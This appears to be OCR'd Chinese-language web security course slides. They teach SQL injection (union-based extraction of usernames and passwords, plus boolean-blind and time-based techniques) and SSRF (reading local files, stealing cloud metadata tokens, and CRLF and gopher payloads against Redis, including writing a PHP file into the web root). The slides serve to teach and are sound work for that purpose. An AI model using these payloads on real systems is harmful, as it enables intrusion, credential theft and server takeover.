
<column 1>	<column 2>
'meow'	48763

Union?

- 用來合併多個查詢結果（取聯集）
- UNION 的多筆查詢結果欄位數需相同

```
SELECT 'meow', 48763 UNION SELECT 'cat', 222;
```

<column 1>	<column 2>
'meow'	48763
'cat'	222




Title: Hello

Hello World!

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=1
```



news.php?id=2

Title: Cat

Meow Meow

title	content
Hello	Hello World!
Cat	Meow Meow

```
SELECT title, content from News where id=2
```




```
news.php?id=2 UNION SELECT 1,2
```

Title: Cat

Meow Meow


title	content
Hello	Hello World!
Cat	Meow Meow
1	2

```
SELECT title, content from News where id=2
UNION SELECT 1, 2
```




id	title	content
	1	2

```
SELECT title, content from News where id=-1
UNION SELECT 1, 2
```


```
news.php?id=-1 UNION SELECT 1,user()
```


Title: 1

root@localhost



id	title	content
	1	root@localhost

```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```



news.php?id=-1 UNION


Title

root@loca


# MySQL Functions

- user() / current_user()
- version()
- database() / schema()
  - current database
- ......

content
root@localhost




```
SELECT title, content from News where id=-1
UNION SELECT 1, user()
```



```
news.php?id=-1 UNION SELECT 1,user()
```

Title: 1

p@55w0rd



id	title	content
	1	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT 1, password from Users
```

怎麼通靈出 table name 和 column name？

information_schema

MySQL 中用來儲存 metadata 的 table (MySQL ≥ 5.0)

不同 DBMS 有不同的表來達成這件事 (例如：SQLite 有 sqlite_master)

- Database Name

```
SELECT schema_name FROM information_schema.schemata
```

- Table Name

```
SELECT table_name FROM information_schema.tables
```

- Column Name

```
SELECT column_name FROM infomation_schema.columns
```

title	content
1	Users

```
SELECT title, content from News where id=-1
UNION
SELECT 1, table_name from information_schema.tables
where table_schema='mycooldb' limit 0,1
```

title	content
1	id

```
SELECT title, content from News where id=-1
UNION
SELECT 1, column_name from information_schema.columns
where table_schema='mycooldb' limit 0,1
```

title	content
1	id,username,password

```
SELECT title, content from News where id=-1
UNION
SELECT 1, group_concat(column_name) from
information_schema.columns
where table_schema='mycooldb'
```

title	content
admin	p@55w0rd

```
SELECT title, content from News where id=-1
UNION SELECT username, password from Users
```

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Out-of-Band

Data Exfiltration

- Union Based
- Blind
    - Boolean Based
    - Time Based
- Out-of-Band

Blind?

- 資料不會被顯示出來
- 只可以得知 Yes or No
  - 有內容/沒內容
  - 成功/失敗
  - …
- 常見場景
  - 登入
  - 檢查 id 是否被用過
  - …

Identify

```
-  SELECT * FROM Users WHERE id = 1                Yes
-  SELECT * FROM Users WHERE id = -1               No

-  SELECT * FROM Users WHERE id = 1 and 1=1        Yes
-  SELECT * FROM Users WHERE id = 1 and 1=2        No
```

操縱此處的 true / false 來 leak 資料

Exploit with Binary Search

```
- … id = 1  # Basic condition              Yes
- … id = 1 and length(user()) > 0          Yes
- … id = 1 and length(user()) > 16         No
- … id = 1 and length(user()) > 8          No
- … id = 1 and length(user()) > 4          Yes
- … id = 1 and length(user()) > 6          No
- … id = 1 and length(user()) = 5          Yes
                                           → user() 長度是 5
```

假設 user() 是 'mysql'

Exploit with Binary Search

- … id = 1 and ascii(mid(user(),1,1)) > 0   Yes
- … id = 1 and ascii(mid(user(),1,1)) > 80   No
- ……

假設 user() 是 'mysql'

Data Exfiltration

- Union Based
- Blind
  - Boolean Based
  - Time Based
- Out-of-Band

Time Based

- 頁面上什麼都看不到，不會顯示任何東西
- 利用 query 時產生的時間差判斷
- 哪來的時間差？
    - sleep
    - query / 運算大量資料
    - repeat('A', 10000000)

Exploit

SLEEP 版的 boolean based

```
-  … id = 1 and IF(ascii(mid(user(),1,1))>0, SLEEP(10), 1)
-  … id = 1 and IF(ascii(mid(user(),1,1))>80, SLEEP(10), 1)
-  ……
```

url=http://**SSRF**@127.0.0.1

URL: https://github.com


Preview

URL: `https://github.com`


GITHUB.COM

GitHub: Build software better, together

GitHub is where people build software. More than …


URL: https://127.0.0.1

URL: `https://127.0.0.1`



127.0.0.1

Local Admin Service

Hello localhost user!

URL: `https://127.0.0.1`

SSRF


127.0.0.1

Local Admin Service

Hello localhost user!

SSRF

- Server Side Request Forgery
- 外部使用者使 server 發起請求 → 存取內網資源



Identify

- 回傳內容
- HTTP Request Log
  - cons. 對外 http 被擋？
- DNS Query Log
  - 伺服器端是否有進行 DNS 查詢

$$\underbrace{\texttt{scheme://}}_{\text{決定 SSRF 的攻擊面}}\overbrace{\texttt{authority}}^{\text{決定是否能被 SSRF}}\underbrace{\texttt{/foo/bar}}_{\text{SSRF 的深度}}\texttt{?foo=bar\#123}$$

$$\underbrace{\texttt{scheme://}}_{\text{決定 SSRF 的攻擊面}}\overbrace{\texttt{authority}}^{\text{決定是否能被 SSRF}}\underbrace{\texttt{/foo/bar}}_{\text{SSRF 的深度}}\texttt{?foo=bar\#123}$$

SSRF 攻擊面

For Local

- file:///etc/passwd
- file://localhost/etc/passwd
- Python (Old version, ref: urllib module local_file:// scheme)
    - local_file:///etc/passwd
- Java: 可列目錄
    - file:///etc/
    - netdoc:///etc/

SSRF 攻擊面

For Local

- PHP
    - https://www.php.net/manual/en/wrappers.php.php
    - php://filter
    - php://fd
    - …

SSRF 攻擊面

For Remote

- Which is useful?


	PHP	Java	cURL	Perl	ASP.NET
gopher	--with-curlwrappers	before last patches	w/o \0 char	+	Old Ver.
tftp	--with-curlwrappers	-	w/o \0 char	-	-
http	+	+	+	+	+
https	+	+	+	+	+
ldap	-	-	+	+	-
ftp	+	+	+	+	+
dict	--with-curlwrappers	-	+	-	-
ssh2	disabled by default	-	-	Net:SSH2 required	-
file	+	+	+	+	+
ogg	disabled by default	-	-	-	-
expect	disabled by default	-	-	-	-
imap	--with-curlwrappers	-	+	+	-
pop3	--with-curlwrappers	-	+	+	-
mailto	-	-	-	+	-
smtp	--with-curlwrappers	-	+	-	-
telnet	--with-curlwrappers	-	+	-	-

http(s)://

- 存取/攻擊內網 web service
- GET request only (通常)

http(s):// -- Docker API

- `http://IP:2375/images/json`



```
[
  {
    "Id": "sha256:f895b3fb9e3032cddf68d798ce00c46be433e15285c99b12d51c1b1ae7671334",
    "ParentId": "",
    "RepoTags": [
      "docker.io/nginx:latest"
    ],
    "RepoDigests": [
      "docker.io/nginx@sha256:2ffc60a51c9d658594b63ef5acfac9d92f4e1550f633a3a16d898925c4e7f5a7"
    ],
    "Created": 1513055703,
    "Size": 108468119,
    "VirtualSize": 108468119,
    "Labels": {
      "maintainer": "NGINX Docker Maintainers <docker-maint@nginx.com>"
    }
  }
]
```

http(s):// -- Cloud Metadata

- Cloud metadata?
    - 儲存該 cloud service 的一些資訊
    - 大多數雲端服務都有（AWS, GCP ...）
- GCP
    - http://metadata.google.internal/computeMetadata/v1/ ...
- AWS
    - http://169.254.169.254/latest/user-data/ ...

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  `/project/project-id`
- Get Permission
  `/instance/service-accounts/default/scopes`
- Get access token
  `/instance/service-accounts/default/token`

More → Doc: Accessing Instance Metadata - App Engine

metadata.google.internal/computeMetadata/v1/*

- Get Project ID
  /project/project-id

以上都需要 Request Header

Metadata-Flavor: Google

accounts/default/token

More → Doc: Accessing Instance Metadata - App Engine

CRLF Injection

```
HTTP/1.1 302 Found
Content-Length: 35\r\n
Content-Type: text/html; charset=UTF-8\r\n
Location: https://example.com/\r\n
\r\n
<script>alert(1)</script>\r\n
Server: Apache/2.4.41 (Ubuntu)\r\n
\r\n
Redirecting to <a href="/">/</a> ...
```

BODY

```
?redirect=http://example.com/%0d%0a%0d%0a ...
```

CRLF Injection

```
do_request($_GET['url'])
```

如果 do_request 有 CRLF injection?

CRLF Injection

```
do_request("http://host/meow")
```

```
GET /meow HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
...
```

CRLF Injection

```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```


CRLF Injection

```
do_request("http://host/ HTTP/1.1\r\nHeader: x\r\nX:")
```

```
GET / HTTP/1.1\r\n
Header: xxx
X: HTTP/1.1\r\n
Host: host\r\n
User-agent: requestlib\r\n
 ...
```

gopher://

- 神奇萬用協議
- 構造任意 TCP 封包
- 限制：無法交互操作



```
gopher://127.0.0.1:8787/_WHAT%20Cat%0D%0Ameow
```

gopher://

- HTTP GET

```
gopher://127.0.0.1:80/_GET%20/%20HTTP/1.1%0D%0A
                       Host:127.0.0.1%0D%0A%0D%0A
```

```
                 GET / HTTP/1.1\r\n
urlencode(       Host: 127.0.0.1\r\n   )
                 \r\n
```

gopher://

- HTTP POST?

```
gopher://127.0.0.1:80/_LAB%20TIME!
```

Lab: Preview Card

Gopher × MySQL

- 條件：無密碼（不需要交互驗證）
- 利用 Gopher 連上 MySQL server 操作
- tarunkant/Gopherus

Gopher × Redis

- Key-Value DB
- Default port: 6379

```
gopher://127.0.0.1:6379/_SET%20key%20"value"%0D%0A
```

```
SET key "value"\r\n
```

CRLF injection × Redis

- Key-Value DB
- Default port: 6379

```
http://127.0.0.1:6379/%0D%0ASET%20key%20"value"%0D%0A
```

```
SET key "value"\r\n
```

Redis 進階招數

```
FLUSHALL
SET meow "<?php phpinfo() ?>"
CONFIG SET DIR /var/www/html/
CONFIG SET DBFILENAME shell.php
SAVE
```

